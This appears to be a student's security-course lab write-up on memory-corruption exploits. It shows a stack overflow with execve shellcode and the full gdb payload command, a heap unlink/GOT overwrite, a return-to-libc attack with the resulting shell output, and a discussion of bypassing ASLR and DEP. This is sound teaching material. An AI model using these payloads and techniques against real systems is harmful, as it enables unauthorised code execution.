Task 1.1 Stack Overflow

Stack Layout *Size of the overflowing buffer to reach return address

Top of Stack or Lower Memory Address

buf[]	256 bytes
frame pointer (ebp)	4 bytes
return address (eip)	4 bytes
arg1	4 bytes
arg2	4 bytes

Stack flows up to lower memory ↑

Bottom of Stack or Higher Memory Address

Source Code

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
                    char buf[256];
                    strcpy(buf, argv[1]);
                    printf("%s\n", buf);
                    return 0;
}
```

Shellcode

```
\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb
\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89
\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd
\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68
```

Explaination

>Find the starting location of our program buffer in the memory
>Test for the size or number of bytes we need to overflow the buffer until we hit the return address
>Overflow buf[], and the frame pointer with NOPs.
>Overwrite the return address with the location of our shellcode and let the program slide until it executes

Procedure

>Disable ASLR	echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
>Navigate to Directory	cd Desktop
>Compile without Canaries	gcc -o stack -fno-stack-protector -m32 -z execstack stack.c
>Run program in GDB	gdb stack
>Find call	disas main
>Break below <strcpy@plt>	b *0x08048475
>Overflow stack with A's	r $(python -c "print('A'*256)")
>Examine Starting Address	x/200xb $esp (examine/entry#/hex/byte $stack pointer)
>Examine for the beginning of x41 (A), that is the starting address of the buffer:	
>Quit gdb and re-run without breaks	q
>Increase A's until Segmentation Fault	run $(python -c "print('A'*268)")
>Increase until we hit error 0x41414141	run $(python -c "print('A'*272)")
>Try 4 more B's to ensure error 0x42424242	run $(python -c "print('A'*268+'BBBB')")

>268 bytes of memory - 46 bytes of shell code = 222 NOPs
>Flood with NOPs and execute shellcode (using starting address 0xbfffee60 in endian hex): \x60\xee\xff\xbf
>Actual code

```
r $(python -c "print('\x90'*222+'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b
\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd
\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68'+'\x60\xee\xff\xbf')")
```

>process 2443 is executing new program: /bin/dash SUCCESS!

Task 1.2 Heap Overflow

Heap Layout

Top or Lower Memory Addresses

Overwritten Metadata	
Overwritten Data	

Used Chunk A

prev chunk size	4 bytes
chunk size	4 bytes
nops/shell/filler	32 bytes

Used Chunk B

prev chunk size	4 bytes
chunk size	4 bytes
fake chunk	32 bytes

Free Chunk (as seen by the system)

prev chunk size	4 bytes
chunk size	4 bytes
forward pointer (fd)	4 bytes
back pointer (bk)	4 bytes
free	

Heap flows down to higher memory

Bottom or Higher Memory Address

Notes

1) Our code will overwrite the "previous chunk size" and "size" metadata of Used Chunk B to make previous Used Chunk A appear to be free. Chunk A will only have its "chunk size" overwritten by NOPs.
2) In our code, both A and B are considered "Used Chunks" but A will be seen by the system as "Free"
3) We don't nessearily "overwrite" the fd and bk, but we will control and set/point them to a desired address/value
4) prev chunk size is used ONLY if the previous chunk is free

Source Code

```
#include <stdio.h>
#include <string.h>

void success()
{
		printf("Success! @ %d\n", time(NULL));
}

int main(int argc, char **argv)
{
		char *a, *b;
		a = malloc(32);
		b = malloc(32);
		strcpy(a, argv[1]);
		strcpy(b, argv[1]);
		free(a);
		free(b);
		printf("Failed!\n");
}
```

Shell Code


```
\x68\x64\x88\x04\x08\xc3
```

Explaination

>Exploit free() to create a fake chunk inside buffer B
>When B is freed, it will be fooled into thinking its previous chunk is also free, calling unlink()
>We do this by overwriting B's size field with a negative value, making it think Chunk A is free
>By the same logic, we will also alter prev_size field with a negative value, distorting the starting location of fake chunk
>Use unlink() to set the backpointer (bk) to the address of our NOP sled
>Use unlink() to set forward pointer (fd) to the address of puts()
>The Global Offest Table (GOT), stores pointers to function addresses in libc library at runtime for every process
>We will overwrite a GOT address (like ret with stacks) and make it point to a NOP sled
>Set a break to find the starting address of our NOP sled
>This allows B to run unlink(), thinking that chunk A is free (which is actually our exploit chunk!). Slide and execute shell

Task 2 Exploiting Buffer Overflow

>Compile without Canaries	gcc sort.c -o sort -fno-stack-protector	
>Run sort in GDB	gdb sort	
>Break at main	b main	0x80487c3
	r sort	Breakpoint 1, 0x080487c3 in main ()
>Find location of system()	p &system	0xb7e56190
$1 = (<text variable, no debug info> *) 0xb7e56190 <__libc_system>		
>Find exit address	p exit	0xb7e491e0
$2 = {<text variable, no debug info>} 0xb7e491e0 <__GI_exit>		
>Find fixed sh address	find &system,+9999999,"/bin/sh"	0xb7f76a24
Unable to access 16000 bytes of target memory at 0xb7fc0dac, halting search. 1 pattern found.		
>Comment out bubble_sort loop	./sort data.txt	
>Comment back, and find new exit that stays between system and sh addresses		0xb7ecbbc4
>Test shellcode	whoami	
	date	



```
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xb7e56190
0xb7ecbbc4
0xb7f76a24

Sorted list in ascending order:
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
b7e56190
b7ecbbc4
b7f76a24
$ whoami
ubuntu
$ date
Tue Feb  7 21:15:57 EST 2017
$ 
```

Finding the new exit address that resisted sorting was SO sneaky. You guys are EVIL but AWESOME!

Task 3 Defeating ASLR and DEP

ASLR (Assumes DEP not being concurrently active, 32-bit OS, and no additional hardware protection, unless specified otherwise)

ASLR randomizes the location of executables, libraries, and the buffer (stacks/heap). This stops us from knowing in advance where system() or "/bin/sh" will be, thus breaking our libc attack in Task 2. The most common ways to defeat ASLR involves, probabilistic methods, brutforce and bypasses.

1) Since ASLR protection does not extend to all processes, we can still execute our shellcode by overwriting the return address or EIP of non-ASLR modules using "jump esp." Classic examples include MSVCR71.DLL and HXDS.DLL which are not compiled in ASLR.
2) We can increase our chance of success by blindly duplicating NOPs or copies of our exploit to reduce the amount of meaningful code on the memory and increase the chance of our shellcode landing on legitimate executable memory.
3) We can also bruteforce through all addresses of the target program by overflowing the buffer one address at a time. In this case, it doesn't really matter if the exact address is unknown to us as long as the program doesn't crash or memory locations are shifted. In a way, it's like doing Task 2 by permuting the addresses in data.txt until the shell executes, as the randomized addresses you will see in GDB would be meaningless. This approach involves luck as even a 32-bit system may require 0-4 GB of memory to be sniffed through. It may be almost impossible on a 64 bit systems with 16 exabytes of possible memory.

A recent example from Intel's Haswell CPUs demonstrated a BTB vulnerability. The Branch Target Buffer, used by the CPU can be manipulated to leak ASLR addresses by triggering BTB collisions between different user and kernel processes. The BTB stores addresses of recently executed instructions, to improve performance. Since it's shared by several processes, memory leakage from one application can allow us to figure out where addresses of specific codes are located.

DEP (Assumes ASLR not being concurrently active, 32-bit OS, and no additional hardware protection, unless specified otherwise)

DEP marks certain regions of the memory and stack as non-executable. This blocks the buffer from executing calls that point to an external shell. We can tackle this complication using Return-Oriented Programming.

A leaky or dangling pointer is where a reliable location on the stack is known and used to locate a function pointer to execute the exploit. ROP involves latching your exploit code onto existing portions of the actual program memory (gadgets). Since the actual program memory is preceived to be legitimate by the DEP, it won't stop their execution. Since gadgets form chained instructions, they can eventually jump to the exploit, and call for memory protection functions like "VirtualProtect" to make the stack executable. We can then "jmp esp" like we did in ASLR.

Sample strategy for when ASLR and DEP are concurrently active (Assumes 32-bit OS, and no additional hardware protection, unless specified otherwise)

Flash JIT compiles bytecodes into native code. These codes will be stored in memory. Since JIT may need to execute them at some point, DEP will mark them as executable (bypassing DEP). We then need to reproduce our expoit in these bytecodes to masquerade our program as legitimate flash code. We then make multiple copies of these malicious codes in the memory (heap spraying). As we can now cover large swaths of the memory with our payload, we will increase our probability of execution even if we don't know the exact execution address (reducing the effectiveness of ASLR).

References

Task 1.1 Source and Shell Codes
https://www.youtube.com/watch?v=hJ8IwyhqzD4

Task 1.2 Source and Shell Codes
https://conceptofproof.wordpress.com/2013/11/19/protostar-heap3-walkthrough/

Task 3 References
Papers from the project instruction
http://security.stackexchange.com/questions/20497/stack-overflows-defeating-canaries-aslr-dep-nx
http://security.stackexchange.com/questions/18556/how-do-aslr-and-dep-work
http://www.h-online.com/security/features/Return-of-the-sprayer-exploits-to-beat-DEP-and-ASLR-1171463.html